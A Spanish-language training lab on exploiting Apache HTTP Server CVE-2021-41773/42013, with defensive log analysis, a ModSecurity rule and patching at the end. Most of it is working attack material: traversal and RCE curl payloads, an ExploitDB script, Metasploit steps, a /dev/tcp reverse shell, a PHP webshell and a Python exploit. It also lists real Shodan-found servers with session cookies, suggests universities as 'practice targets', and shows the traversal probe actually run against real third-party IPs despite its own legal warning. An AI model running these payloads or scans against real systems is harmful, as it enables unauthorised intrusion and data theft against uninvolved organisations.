Práctica Avanzada: Explotación de Apache HTTP Server

Objetivo: El objetivo de esta práctica es comprender el impacto real de las vulnerabilidades **CVE-2021-41773 y CVE-2021-42013** en Apache HTTP Server, mediante el uso de **Shodan** para realizar un análisis estadístico y geográfico de sistemas expuestos, la construcción de un **laboratorio controlado** con versiones vulnerables para simular ataques de forma segura, y la aplicación de **técnicas de detección, parcheo y hardening**. A través de este enfoque, el alumnado desarrolla competencias en **reconocimiento con herramientas OSINT**, **gestión de riesgos en ciberseguridad**, y **responsabilidad ética y legal** en el manejo de vulnerabilidades.

CVE-2021-41773/42013
Vulnerabilidad: Path Traversal, Ejecución Remota de Código
Sistema Afectado: Apache HTTP Server 2.4.49 & 2.4.50

1. Módulo Shodan: Análisis del Panorama Real

1.1. Reconocimiento con Shodan

Para instalar Shodan CLI podemos realizarlo de varias formas:

- Usar pipx (*recomendada para aplicaciones de usuario como Shodan*)

```
sudo apt install pipx -y
pipx install shodan
```

- Crear un entorno virtual (*venv*)

```
sudo apt install python3-venv -y
python3 -m venv ~/shodan-env
source ~/shodan-env/bin/activate
pip install shodan
```


Después de activarlo (`source ~/shodan-env/bin/activate`), podrás usar `shodan` dentro del entorno.

Configurar API key (*registrarse en shodan.io*)

```
shodan init YOUR_API_KEY
```

Verificar configuración

```
shodan info
```



1.1.1. Búsqueda de Objetivos Reales

Buscar Apache 2.4.49/2.4.50 expuestos

```
shodan search 'apache 2.4.49 country:"es"'
shodan search 'apache 2.4.50 country:"us"'
```

```
94.198.88.200   80              HTTP/1.1 302 Found\r\nDate: Thu, 18 Sep 2025 15:17:52 GMT\r\nServer: Apache/2.4.49 (Win64) Op
enSSL/1.1.1l\r\nLocation: https://94.198.88.200//\r\nContent-Length: 207\r\nContent-Type: text/html; charset=iso-8859-1\r\n\r
\n
82.223.98.129   80      hermes.sporveien.com    HTTP/1.1 301 Moved Permanently\r\nDate: Thu, 18 Sep 2025 15:14:25 GMT\r\nServ
er: Apache/2.4.49 (codeit) OpenSSL/1.1.1l\r\nStrict-Transport-Security: max-age=63072000; includeSubdomains\r\nX-Frame-Option
s: SAMEORIGIN\r\nX-Content-Type-Options: nosniff\r\nAccess-Control-Allow-Origin: *\r\nLocation: https://hermes.sporveien.com/
sporveien\r\nContent-Length: 246\r\nContent-Type: text/html; charset=iso-8859-1\r\n\r\n
88.20.152.1     80      1.red-88-20-152.staticip.rima-tde.net   HTTP/1.1 400 Bad Request\r\nDate: Thu, 18 Sep 2025 15:00:08 G
MT\r\nServer: Apache/2.4.49 (Ubuntu)\r\nExpires: Thu, 19 Nov 1981 08:52:00 GMT\r\nCache-Control: no-store, no-cache, must-rev
alidate\r\nPragma: no-cache\r\nContent-Security-Policy: default-src 'self'; script-src 'self' 'unsafe-eval'; style-src 'self'
 'unsafe-inline'; frame-src *; img-src * data: blob:; font-src 'self' data:; media-src *; connect-src *\r\nSet-Cookie: ocxb8m
fisodi=eo1n0hjij2ej54l6ccvnu1e1jo; path=/; HttpOnly\r\nSet-Cookie: oc_sessionPassphrase=XhlhhMSf7gfhUfdkXeflPpEOnwoY7kn0GDrGz
o68PUP7IS5LpMogKZmJ86ZXYukWaOeJ5s%2FE7Jkfr%2BSTh2Lh5KbGZSW38%2FnkkOp3XFgjscgveUrKl3xNEvNB9JdWh%2Bl2; path=/; HttpOnly; SameSi
te=strict\r\nX-Content-Type-Options: nosniff\r\nX-XSS-Protection: 1; mode=block\r\nX-Robots-Tag: none\r\nX-Frame-Options: SAM
EORIGIN\r\nX-Download-Options: noopen\r\nX-Permitted-Cross-Domain-Policies: none\r\nUpgrade: h2,h2c\r\nConnection: Upgrade, c
lose\r\nTransfer-Encoding: chunked\r\nContent-Type: text/html; charset=UTF-8\r\n\r\n
94.125.143.198  80              HTTP/1.1 200 OK\r\nDate: Thu, 18 Sep 2025 14:21:15 GMT\r\nServer: Apache/2.4.49 (Win64) OpenS
SL/1.1.1l PHP/8.0.20\r\nLast-Modified: Thu, 07 Aug 2025 08:49:34 GMT\r\nETag: "40f-63bc2895bccdf"\r\nAccept-Ranges: bytes\r\n
Content-Length: 1039\r\nAccess-Control-Allow-Origin: *\r\nAccess-Control-Allow-Methods: POST\r\nAccess-Control-Allow-Headers:
 Content-Type\r\nContent-Type: text/html\r\n\r\n
80.32.19.192    80      192.red-80-32-19.staticip.rima-tde.net  HTTP/1.1 200 OK\r\nDate: Thu, 18 Sep 2025 12:44:31 GMT\r\nSer
ver: Apache/2.4.49 (Win64) OpenSSL/1.1.1l PHP/7.3.31\r\nCache-Control: no-cache, private\r\nX-Content-Type-Options: nosniff\r
\nX-XSS-Protection: 1; mode=block\r\nFeature-Policy: accelerometer 'none';ambient-light-sensor 'none';animations 'none';autop
lay 'none';battery 'none';camera 'none';display-capture 'none';document-domain 'none';encrypted-media 'none';fullscreen 'none
';geolocation 'none';gyroscope 'none';legacy-image-formats 'none';magnetometer 'none';microphone 'none';midi 'none';oversized
-images 'none';payment 'none';picture-in-picture 'none';publickey-credentials 'none';sync-xhr 'none';unsized-media 'none';usb
```

Búsqueda más específica

```
shodan search 'server: apache/2.4.49'
shodan search 'server: apache/2.4.50'
```

Buscar con puertos específicos

```
shodan search 'apache 2.4.49 port:80,443,8080'
```

```
212.8.247.86    80      kpvz.ru HTTP/1.1 200 OK\r\nDate: Thu, 18 Sep 2025 18:11:39 GMT\r\nServer: Apache/2.4.49 (FreeBSD) PHP
/7.4.24\r\nLast-Modified: Wed, 20 Oct 2021 12:48:47 GMT\r\nETag: "2d-5cec832f471f7"\r\nAccept-Ranges: bytes\r\nContent-Length
: 45\r\nContent-Type: text/html\r\n\r\n
216.226.136.127 80              HTTP/1.0 500 Internal Server Error\r\nDate: Thu, 18 Sep 2025 18:01:30 GMT\r\nServer: Apache/2
.4.49 (FreeBSD) PHP/7.3.31 OpenSSL/1.0.2s-freebsd\r\nX-Powered-By: PHP/7.3.31\r\nCache-control: no-store, no-cache, must-reva
lidate\r\nSet-Cookie: PHPSESSID=0d70be8b03d85c97e64e597de6c57f95; path=/\r\nExpires: Thu, 19 Nov 1981 08:52:00 GMT\r\nPragma:
 no-cache\r\nContent-Length: 0\r\nConnection: close\r\nContent-Type: text/html; charset=UTF-8\r\n\r\n
145.239.77.98   80      mailbackup.ytsamy.name  HTTP/1.1 301 Moved Permanently\r\nDate: Thu, 18 Sep 2025 17:54:59 GMT\r\nServ
er: Apache/2.4.49 (Unix) OpenSSL/1.1.1d\r\nLocation: https://jasperreports.ytsamy.name/\r\nContent-Length: 242\r\nContent-Typ
e: text/html; charset=iso-8859-1\r\n\r\n
144.91.114.14   80      vmi629304.contaboserver.net     HTTP/1.1 200 OK\r\nDate: Thu, 18 Sep 2025 17:50:46 GMT\r\nServer: Apa
che/2.4.49 (Unix) OpenSSL/1.1.1d\r\nLast-Modified: Tue, 14 Sep 2021 19:00:19 GMT\r\nETag: "2b3-5cbf93166ba15"\r\nAccept-Range
s: bytes\r\nContent-Length: 691\r\nContent-Type: text/html\r\n\r\n
194.42.112.46   80      194-42-112-46.borova.net.ua     HTTP/1.1 200 OK\r\nDate: Thu, 18 Sep 2025 17:49:04 GMT\r\nServer: Apa
che/2.4.49 (FreeBSD)\r\nLast-Modified: Thu, 06 Sep 2018 15:34:06 GMT\r\nETag: "c2-575359f119780"\r\nAccept-Ranges: bytes\r\nC
ontent-Length: 194\r\nContent-Type: text/html\r\n\r\n
75.101.170.6    80      ec2-75-101-170-6.compute-1.amazonaws.com        HTTP/1.1 301 Moved Permanently\r\nDate: Thu, 18 Sep 2
025 17:47:58 GMT\r\nContent-Type: text/html; charset=iso-8859-1\r\nContent-Length: 310\r\nConnection: keep-alive\r\nServer: A
pache/2.4.49 (Ubuntu)\r\nX-Redirect: rr1c_nodrctreq\r\nX-Robots-Tag: noindex\r\nX-ServerID: f12f56de9351.i-068a71749b1b683d9.
complex.apache.ecs\r\nX-TimeTaken: D=52\r\nLocation: https://www.complex.com/\r\n\r\n
18.169.92.178   80      ec2-18-169-92-178.eu-west-2.compute.amazonaws.com       HTTP/1.1 307 Temporary Redirect\r\nDate: Thu,
 18 Sep 2025 17:45:02 GMT\r\nServer: Apache/2.4.49 (Unix) OpenSSL/1.1.1n\r\nX-Powered-By: PHP/7.4.23\r\nExpires: Thu, 19 Nov
1981 08:52:00 GMT\r\nCache-Control: no-store, no-cache, must-revalidate\r\nPragma: no-cache\r\nSet-Cookie: csrf_cookie_name=8
81c212fa3caf0a9aa97487897c0b40b; expires=Thu, 18-Sep-2025 19:45:02 GMT; Max-Age=7200; path=/\r\nSet-Cookie: ci_session=qg10hd
n8gmr7i2369k4vuslma6knps7o; path=/; HttpOnly\r\nLocation: https://www.ats.rsrglobal.co/admin/login\r\nContent-Length: 0\r\nCo
ntent-Type: text/html; charset=UTF-8\r\n\r\n
```

Contar total de sistemas vulnerables

```
shodan count 'server: apache/2.4.49'
shodan count 'server: apache/2.4.50'
```

```
┌──(root㉿kali)-[/home/kali/vuln]
└─# shodan count 'server: apache/2.4.49'
1703

┌──(root㉿kali)-[/home/kali/vuln]
└─# shodan count 'server: apache/2.4.50'
453
```

1.1.2. Análisis Geográfico y Estadístico

Distribución por países

```
shodan stats 'server: apache/2.4.49' --facets country:10
```

```
┌──(root㉿kali)-[/home/kali/vuln]
└─# shodan stats 'server: apache/2.4.49' --facets country:10
Top 10 Results for Facet: country
US                                301
DE                                243
KR                                176
RU                                142
JP                                 66
CN                                 59
UA                                 58
CA                                 46
FR                                 43
IN                                 37
```

Puertos más comunes

```
shodan stats 'server: apache/2.4.49' --facets port:10
```

Sistemas operativos

```
shodan stats 'server: apache/2.4.49' --facets os:5
```

Exportar resultados para análisis

```
shodan download --limit 100 apache_vulnerable 'server: apache/2.4.49'
```

```
┌──(root㉿kali)-[/home/kali/vuln]
└─# shodan download --limit 100 apache_vulnerable 'server: apache/2.4.49'
Search query:                   server: apache/2.4.49
Total number of results:        1703
Query credits left:             92
Output file:                    apache_vulnerable.json.gz
  [####################################-]   99%  00:00:05
Saved 100 results into file apache_vulnerable.json.gz
```

```
shodan parse --fields ip_str,port,org,country apache_vulnerable.json.gz >
targets.csv
```

```
┌──(root㉿kali)-[/home/kali/vuln]
└─# shodan parse --fields ip_str,port,org,country apache_vulnerable.json.gz > targets.csv

┌──(root㉿kali)-[/home/kali/vuln]
└─# cat targets.csv
212.8.247.86    80      Internet-Hosting Ltd
101.33.203.91   80      Tencent Cloud Computing (Beijing) Co., Ltd
101.33.203.91   443     Tencent Cloud Computing (Beijing) Co., Ltd
216.226.136.127 80      CompleteWeb.Net LLC
118.100.116.157 7788    TMNST
145.239.77.98   80      OVH SAS
144.91.114.14   80      Contabo GmbH
194.42.112.46   80
75.101.170.6    80      Amazon Data Services NoVa
18.169.92.178   80      Amazon Data Services UK
91.135.22.178   80      SIA Datu Tehnologiju Grupa
18.184.29.3     443     A100 ROW GmbH
18.144.146.22   443     Amazon.com, Inc.
160.16.209.18   80      SAKURA Internet Inc.
160.251.118.54  80      GMO Internet Group, Inc.
136.244.109.152 80      Vultr Holdings, LLC
13.48.106.241   80      Amazon Data Services Sweden
161.189.119.18  8443    Ningxia West Cloud Data Technology Co.Ltd.
212.126.162.74  80      Internet Services Inc
93.180.15.6     443     Lomonosov Moscow State University
194.87.92.57    80      JSC Mediasoft ekspert
172.104.208.100 80      Linode
142.11.238.10   80      Hostwinds Seattle
72.12.205.208   80      Wintek Corporation
96.65.219.1     80      Comcast Cable Communications, LLC
```

2. Ejercicio Práctico: Análisis de Impacto Real

2.1. Mapeo Global de Vulnerabilidad

```
#!/bin/bash
# analyze_apache_vulnerability.sh

echo "=== ANÁLISIS CVE-2021-41773/42013 EN SHODAN ==="

# Contar sistemas vulnerables por versión
echo "Apache 2.4.49 expuestos: $(shodan count 'server: apache/2.4.49')"
echo "Apache 2.4.50 expuestos: $(shodan count 'server: apache/2.4.50')"

# Análisis por países
echo "Top 10 países con sistemas vulnerables:"
shodan stats 'server: apache/2.4.49' --facets country:10
```

```
┌──(root㉿kali)-[/home/kali/vuln]
└─# ./mapeo.sh
=== ANÁLISIS CVE-2021-41773/42013 EN SHODAN ===
Apache 2.4.49 expuestos: 1703
Apache 2.4.50 expuestos: 453
Top 10 países con sistemas vulnerables:
Top 10 Results for Facet: country
US                                   301
DE                                   243
KR                                   176
RU                                   142
JP                                    66
CN                                    59
UA                                    58
CA                                    46
FR                                    43
IN                                    37
```

2.2. Generación de Informe de Riesgo

```
#!/usr/bin/env python3
# shodan_risk_report.py
import shodan
import json
from datetime import datetime

API_KEY = 'YOUR_API_KEY'

def generate_risk_report():
    api = shodan.Shodan(API_KEY)

    try:
        # Buscar sistemas vulnerables
        results_249 = api.count('server: apache/2.4.49')
        results_250 = api.count('server: apache/2.4.50')

        # Obtener distribución geográfica
        facets_249 = api.count('server: apache/2.4.49', facets={'country': 10})

        # Generar reporte
        report = {
            'generated': datetime.now().isoformat(),
            'vulnerability': 'CVE-2021-41773/42013',
            'total_vulnerable_systems': results_249['total'] +
results_250['total'],
            'breakdown': {
                'apache_2.4.49': results_249['total'],
                'apache_2.4.50': results_250['total']
            },
            'geographic_distribution': facets_249['facets']['country'],
            'risk_level': 'CRITICAL' if (results_249['total'] +
results_250['total']) > 1000 else 'HIGH'
        }

        # Guardar reporte
        with open('apache_vulnerability_report.json', 'w') as f:
            json.dump(report, f, indent=2)

        print(f"Reporte generado: {report['total_vulnerable_systems']} sistemas
vulnerables")

    except shodan.APIError as e:
        print(f"Error: {e}")

if __name__ == "__main__":
    generate_risk_report()
```

```
┌──(root㉿kali)-[/home/kali/vuln]
└─# python3 reporte.py
Reporte generado: 2156 sistemas vulnerables
```

3. Integración con la Práctica de Explotación

3.1. Fase Ampliada: Targeting Ético

3.1.1. Selección de Objetivos de Práctica

Buscar sistemas de educación/investigación (menor riesgo)

```
shodan search 'server: apache/2.4.49 org:"university"'
shodan search 'server: apache/2.4.49 org:"research"'
```

Excluir sistemas críticos

```
shodan search 'server: apache/2.4.49 -org:"government" -org:"bank"'
```

Guardar posibles objetivos para práctica

```
shodan download --limit 20 practice_targets 'server: apache/2.4.49
org:"university"'
```

3.1.2. Análisis de Servicios Adicionales

Ver qué otros servicios corren en los mismos sistemas

```
shodan search 'server: apache/2.4.49' --fields ip_str,port,data
```

Buscar posibles vectores de ataque adicionales

```
shodan search 'http.component:php "apache/2.4.49"'
shodan search 'http.component:mysql "apache/2.4.49"'
```

4. Ejercicio Avanzado: Simulación de Pentest Real

4.1. Ciclo Completo de Ataque

```
#!/bin/bash
# complete_attack_simulation.sh

# 1. Reconocimiento con Shodan
echo "Fase 1: Reconocimiento con Shodan"
TARGETS=$(shodan search --limit 5 --fields ip_str 'server: apache/2.4.49' | grep -
oE '[0-9]+\.[0-9]+\.[0-9]+\.[0-9]+')

# 2. Escaneo de vulnerabilidad
echo "Fase 2: Verificación de vulnerabilidad"
for target in $TARGETS; do
    echo "Probando $target..."
    curl -s "http://$target/cgi-bin/.%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd" | head -3
done

# 3. Explotación (solo demostración - NO ejecutar contra sistemas reales)
```

```
echo "Fase 3: Simulación de explotación"
# NOTA: Esto es solo para laboratorio controlado
```

```
┌──(root㉿kali)-[/home/kali/vuln]
└─# ./ataque.sh
Fase 1: Reconocimiento con Shodan
Fase 2: Verificación de vulnerabilidad
Probando 212.8.247.86 ...
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
Probando 101.33.203.91 ...
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
Probando 101.33.203.91 ...
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
Probando 216.226.136.127 ...
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>302 Found</title>
Probando 118.100.116.157 ...
Fase 3: Simulación de explotación
```

5. Consideraciones Éticas y Legales CRÍTICAS

ADVERTENCIA LEGAL Y ÉTICA

Los datos obtenidos de Shodan son *INFORMACIÓN PÚBLIC*A pero el acceso no autorizado a sistemas es *ILEGAL*.

ESTA PRÁCTICA SOLO DEBE REALIZARSE EN:

1. Entornos controlados de laboratorio
2. Sistemas de tu propiedad
3. Con permiso explícito por escrito

Nunca ejecutes exploits contra sistemas reales sin autorización explícita.

Consecuencias legales:

- *Multas económicas*
- *Prisión*
- *Pérdida de carrera profesional*

6. Configuración del Entorno Controlado

6.1. Preparar Máquina Vulnerable

Descargar e instalar Apache 2.4.49 (vulnerable)

```
wget https://archive.apache.org/dist/httpd/httpd-2.4.49.tar.gz
tar -xzvf httpd-2.4.49.tar.gz
cd httpd-2.4.49
```

Compilar con configuración vulnerable

```
sudo apt install build-essential libpcre3 libpcre3-dev libssl-dev libapr1-dev
libaprutil1-dev -y

./configure --enable-so --enable-rewrite --enable-alias --enable-cgi --
prefix=/usr/local/apache2
make
sudo make install
```

Configurar permisos inseguros para la práctica

```
sudo chmod 777 /usr/local/apache2/htdocs/
```

Para arrancar el Apache compilado:

```
sudo /usr/local/apache2/bin/apachectl start
```


y detener:

```
sudo /usr/local/apache2/bin/apachectl stop
```

Comprueba que está corriendo en el puerto 80:

```
curl http://127.0.0.1
```

Deberías ver la página por defecto de Apache.



6.2. Crear Contenido de Prueba

Crear archivo de prueba

```
echo "<?php phpinfo(); ?>" > /usr/local/apache2/htdocs/test.php
```

Crear directorio CGI

```
sudo mkdir /usr/local/apache2/cgi-bin/
sudo chmod 777 /usr/local/apache2/cgi-bin/
```

Crear un script de prueba en CGI para verificar que realmente se ejecuta:

```
echo '#!/bin/bash' | sudo tee /usr/local/apache2/cgi-bin/test.cgi
echo 'echo Content-type: text/plain' | sudo tee -a /usr/local/apache2/cgi-
bin/test.cgi
echo 'echo' | sudo tee -a /usr/local/apache2/cgi-bin/test.cgi
echo 'echo "Hola, CGI funciona!"' | sudo tee -a /usr/local/apache2/cgi-bin/test.cgi
sudo chmod +x /usr/local/apache2/cgi-bin/test.cgi
```

Probar en el navegador (o con curl):

```
curl http://127.0.0.1/cgi-bin/test.cgi
```

7. Explotación Manual

7.1. Reconocimiento

Identificar versión de Apache

```
nmap -sV -p 80,443 <TARGET_IP>
```

Verificar vulnerabilidad

```
curl -s "http://<TARGET_IP>/cgi-bin/.%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd" | head -5
```

7.2. Explotación Manual del Path Traversal

Leer archivos del sistema

```
curl -s "http://<TARGET_IP>/icons/.%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd"
curl -s "http://<TARGET_IP>/cgi-bin/.%2e/%2e%2e/%2e%2e/%2e%2e/etc/shadow"
```

Acceder a archivos de configuración

```
curl -s
"http://<TARGET_IP>/icons/.%2e/%2e%2e/%2e%2e/%2e%2e/etc/httpd/conf/httpd.conf"
```

7.3. Ejecución Remota de Código (Manual)

Verificar si CGI está habilitado

```
curl -s "http://<TARGET_IP>/cgi-bin/test.cgi"
```

Explotación RCE (si CGI está activo)

```
curl -s -X POST "http://<TARGET_IP>/cgi-bin/.%2e/%2e%2e/%2e%2e/%2e%2e/bin/sh" \
  -d "echo; whoami"
```

Ejecutar comandos

```
curl -s -X POST "http://<TARGET_IP>/cgi-bin/.%2e/%2e%2e/%2e%2e/%2e%2e/bin/sh" \
  -d "echo; id; uname -a"

 curl -s --path-as-is -d "echo Content-Type: text/plain; echo; id" \
 "http://10.0.0.132/cgi-bin/.%2e/%2e%2e/%2e%2e/%2e%2e/bin/sh"
```

8. Explotación Automatizada

8.1. Usando ExploitDB (Exploit #50406)

Buscar el exploit

```
searchsploit Apache 2.4.49
```

Descargar y examinar

```
searchsploit -m 50383
cat 50383.sh
```

```
┌──(root㉿kali)-[/home/kali/vuln]
└─# cat 50383.sh
# Exploit Title: Apache HTTP Server 2.4.49 - Path Traversal & Remote Code Execution (RCE)
# Date: 10/05/2021
# Exploit Author: Lucas Souza https://lsass.io
# Vendor Homepage:  https://apache.org/
# Version: 2.4.49
# Tested on: 2.4.49
# CVE : CVE-2021-41773
# Credits: Ash Daulton and the cPanel Security Team

#!/bin/bash

if [[ $1 == '' ]]; [[ $2 == '' ]]; then
echo Set [TAGET-LIST.TXT] [PATH] [COMMAND]
echo ./PoC.sh targets.txt /etc/passwd
exit
fi
for host in $(cat $1); do
echo $host
curl -s --path-as-is -d "echo Content-Type: text/plain; echo; $3" "$host/cgi-bin/.%2e/%2e%2e/%2e%2e/%2e%
2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e$2"; done

# PoC.sh targets.txt /etc/passwd
# PoC.sh targets.txt /bin/sh whoami
```

```
chmod +x 50383.sh
```

Crea un fichero con la IP de tu servidor vulnerable:

```
echo "http://10.0.0.132" > targets.txt
```

Usar el exploit

```
bash 50383.sh targets.txt /bin/sh id
```

8.2. Metasploit Framework

```
msfconsole
```

Buscar el módulo

```
search apache 2.4.49
```

Usar el exploit

```
use exploit/multi/http/apache_normalize_path_rce
set RHOSTS <TARGET_IP>
set LHOST <KALI_IP>
set SSL false
set RPORT 80
exploit
```

Una vez en la sesión de Meterpreter

```
sysinfo
```

```
meterpreter > sysinfo
Computer     : 10.0.0.132
OS           : Ubuntu 22.04 (Linux 6.8.0-83-generic)
Architecture : x64
BuildTuple   : x86_64-linux-musl
Meterpreter  : x64/linux
meterpreter >
```

```
shell
whoami
cat /etc/passwd
```

```
meterpreter > shell
Process 48832 created.
Channel 2 created.
whoami
daemon
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
```

9. Ejercicios Prácticos Avanzados

9.1. Explotación Completa Manual

9.1.1. Identificar vulnerabilidad → `nmap` y `curl /etc/passwd`.

9.1.2. Leer `/etc/passwd` → confirmación de traversal.

9.1.3. Verificar permisos del proceso comprometido

Una vez que ejecutaste comandos con el exploit (ejemplo `id`, `whoami`), revisa qué usuario es:

```
curl -s -X POST "http://10.0.0.132/cgi-bin/.%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/bin/sh" \
  -d "echo; id"
```

Salida típica en Apache vulnerable:

```
uid=1(daemon) gid=1(daemon) groups=1(daemon)
```

Esto confirma que el proceso tiene permisos bajos (usuario `daemon`), pero acceso a ejecutar comandos.

9.1.4. Crear reverse shell manual

1. En Kali abre un listener:

   ```
   nc -lvnp 4444
   ```

2. Desde el exploit envía la reverse shell:

   ```
   curl -s -X POST "http://10.0.0.132/cgi-bin/.%2e/%2e%2e/%2e%2e/%2e%2e/bin/sh" \
     -d "echo; bash -c 'bash -i >& /dev/tcp/10.0.0.130/4444 0>&1'"
   ```

   Sustituye `10.0.0.130` por la IP de tu Kali.

Si funciona, en la ventana del listener (`nc`) deberías ver que se conecta un shell interactivo desde la máquina Ubuntu vulnerable.

9.1.5. Mantener acceso

En un pentest real, después de obtener acceso limitado, se suelen tomar pasos para mantener la conexión y facilitar escalada. Para nuestro laboratorio puedes probar:

- **Upgrading shell a TTY interactiva** (en el listener de Kali):

  ```
  python3 -c 'import pty; pty.spawn("/bin/bash")'
  ```

- **Crear un webshell PHP** si tienes acceso a `/usr/local/apache2/htdocs/`:

  ```
  echo '<?php system($_GET["cmd"]); ?>' > /usr/local/apache2/htdocs/shell.php
  ```

  Y ejecutarlo desde el navegador:

  ```
  http://10.0.0.132/shell.php?cmd=id
  ```

9.2. Automatización con Script Personalizado

```
#!/usr/bin/env python3
# exploit_apache_cve.py
import requests
import sys
import urllib3
urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)

def exploit(target, command):
```

```
        url = f"{target}/cgi-bin/.%2e/%2e%2e/%2e%2e/%2e%2e/bin/sh"
        headers = {'Content-Type': 'application/x-www-form-urlencoded'}
        data = f"echo; {command}"

        try:
            response = requests.post(url, headers=headers, data=data, verify=False)
            print(response.text)
        except Exception as e:
            print(f"Error: {e}")

if __name__ == "__main__":
    if len(sys.argv) != 3:
        print("Uso: python3 exploit_apache_cve.py <target> <command>")
        sys.exit(1)

    exploit(sys.argv[1], sys.argv[2])
```

Ejecutar con la IP y el comando

```
python3 exploit_apache_cve.py http://10.0.0.132 id
```

10. Análisis Forense y Hardening

10.1. Detección y Prevención

Analizar logs de Apache

```
tail -f /usr/local/apache2/logs/access_log
```

Buscar intentos de explotación

```
grep "\.%2e" /usr/local/apache2/logs/access_log
```

```
ubuntu@ubuntu-virtual-machine:~/httpd-2.4.49$ grep "\.%2e" /usr/local/apache2/logs/access_log
10.0.0.132 - - [18/Sep/2025:21:40:26 +0200] "GET /icons/.%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd HTTP/1.1" 200 2946
10.0.0.132 - - [18/Sep/2025:21:55:45 +0200] "GET /icons/.%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd HTTP/1.1" 200 2946
10.0.0.132 - - [18/Sep/2025:21:57:54 +0200] "GET /icons/.%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd HTTP/1.1" 200 2946
127.0.0.1 - - [18/Sep/2025:21:58:07 +0200] "GET /icons/.%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd HTTP/1.1" 200 2946
127.0.0.1 - - [18/Sep/2025:21:58:18 +0200] "GET /icons/.%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd HTTP/1.1" 200 2946
10.0.0.132 - - [18/Sep/2025:22:46:03 +0200] "POST /cgi-bin/.%2e/%2e%2e/%2e%2e/%2e%2e/bin/sh HTTP/1.1" 200 7
10.0.0.130 - - [18/Sep/2025:22:51:18 +0200] "POST /cgi-bin/.%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/etc/p
asswd HTTP/1.1" 500 531
10.0.0.130 - - [18/Sep/2025:22:52:42 +0200] "POST /cgi-bin/.%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/bin/s
h HTTP/1.1" 200 45
10.0.0.130 - - [18/Sep/2025:22:57:52 +0200] "POST /cgi-bin/.%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/etc/h
osts HTTP/1.1" 500 531
10.0.0.130 - - [18/Sep/2025:22:58:10 +0200] "POST /cgi-bin/.%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/etc/h
osts HTTP/1.1" 500 531
10.0.0.132 - - [18/Sep/2025:22:58:56 +0200] "POST /cgi-bin/.%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/etc/h
osts HTTP/1.1" 500 531
10.0.0.132 - - [18/Sep/2025:22:59:12 +0200] "GET /icons/.%2e/%2e%2e/%2e%2e/%2e%2e/etc/hosts HTTP/1.1" 200 237
10.0.0.132 - - [18/Sep/2025:22:59:22 +0200] "POST /cgi-bin/.%2e/%2e%2e/%2e%2e/%2e%2e/bin/sh HTTP/1.1" 200 45
10.0.0.130 - - [18/Sep/2025:22:59:27 +0200] "POST /cgi-bin/.%2e/%2e%2e/%2e%2e/%2e%2e/bin/sh HTTP/1.1" 200 45
ubuntu@ubuntu-virtual-machine:~/httpd-2.4.49$
```

Configurar reglas ModSecurity. Se declaran en el archivo de configuración de ModSecurity (/etc/modsecurity/modsecurity.conf o en /etc/apache2/mods-enabled/security2.conf)

```
SecRule REQUEST_URI "@contains %2e" "id:1001,deny,msg:'Path Traversal Attempt'"
```

Una vez cargada, ModSecurity analiza las peticiones HTTP, y si detecta %2e en la URI, bloqueará con un 403 Forbidden.

10.2. Parcheo y Mitigación

Actualizar Apache

```
wget https://archive.apache.org/dist/httpd/httpd-2.4.51.tar.gz
tar -xzvf httpd-2.4.51.tar.gz
cd httpd-2.4.51
./configure
make
sudo make install
```

